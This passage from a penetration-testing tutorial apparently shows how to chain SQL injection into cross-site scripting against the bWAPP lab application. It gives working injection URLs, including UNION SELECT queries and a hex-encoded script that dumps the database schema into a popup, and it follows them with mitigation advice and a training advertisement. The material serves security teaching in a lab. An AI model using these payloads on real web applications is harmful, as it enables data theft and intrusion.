
Great!! Now simply hit the **Forward** button and there you go….



XSS via SQL Injection


So up till now, we were only discussing, how an attacker could capture up the authenticated cookies, the visitor's credentials and even the server's remote shell. But what*, if I say that he can even dump the complete database of the web-application over in the single pop-up?* Wonder how? Let's find it out in this section.

Over in the vulnerable application, the attacker was encountered with a web-page which was suffering from the SQL Injection vulnerability.



Therefore in order to grab the result more precise, he checked the total number of columns with the **"order by"** clause.

```
http://192.168.0.14/bWAPP/sqli_1.php?title='order by 7--+&action=search
```




As he was then confirmed up the total columns, he thus used the UNION operator with the SELECT query.

```
http://192.168.0.14/bWAPP/sqli_1.php?title=' union select 1,2,3,4,5,6,7--+&action=search
```

Great!! This was all he wanted, the printed value. From the above image, you can see that **"2"** has been displayed on the screen.


It's time to check this for XSS. But he can't inject his Javascript code like the same he used to, therefore he'll thus convert it all into the **"HEX string"** and then he'll manipulate **"2"** with the **hex-value.**

```
0x3c7363726970743e616c657274282253514c20496e6a656374696f6e20766961205853532
2293c2f7363726970743e
```



Cool!! It's working. *Now he can add any script, whether it is for cookie capturing or the remote shell one. But for this time, he'll* ***dump up the database, its tables and the fields.***

```
http://192.168.0.14/bWAPP/sqli_1.php?title=%27%20union%20select%201,concat(0x3c7363
726970743e616c657274282249474e49544520544543484e4f4c4f47494553,0x5c6e,(concat(
@x:=0x00,(SELECT%20count(*)from%20information_schema.columns%20where%20table_sc
hema=database()%20and%20@x:=concat(@x,0x5c6e,database(),0x20207c2020,table_name,
0x20207c2020,column_name)),@x)),0x22293c2f7363726970743e),3,4,5,6,7--
+&action=search
```



*But, if this was the stored SQLi, then things were different i.e. rather than just dumping the database tables, he could have gained remote shell by injecting the script that we used in the "**Reverse Shell with XSS**" section.*

Mitigation Steps

- Developers should implement a **whitelist of allowable inputs**, and if not possible then there should be some **input validations** and the data entered by the user must be filtered as much as possible.
- Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.
- A **WAF** or a **W**eb **A**pplication **F**irewall should be implemented as it somewhere protects the application from **XSS attacks.**
- Use of **HTTPOnly Flags** on the Cookies.
- The developers can use **C**ontent **S**ecurity **P**olicy **(CSP)** to reduce the severity of any XSS vulnerabilities

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-cross-site-scripting-xss/
- https://www.hackingarticles.in/cross-site-scripting-exploitation/
- https://portswigger.net/web-security/cross-site-scripting/dom-based
- https://www.acunetix.com/websitesecurity/detecting-blind-xss-vulnerabilities/
- https://owasp.org/www-community/attacks/xss/
- https://www.w3schools.com/

Additional Resources

- https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/
- https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/
- https://www.hackingarticles.in/comprehensive-guide-on-html-injection/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-mshta-exe-multiple-methods/

Author – Chiragh Arora
Security Researcher & Penetration Tester


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux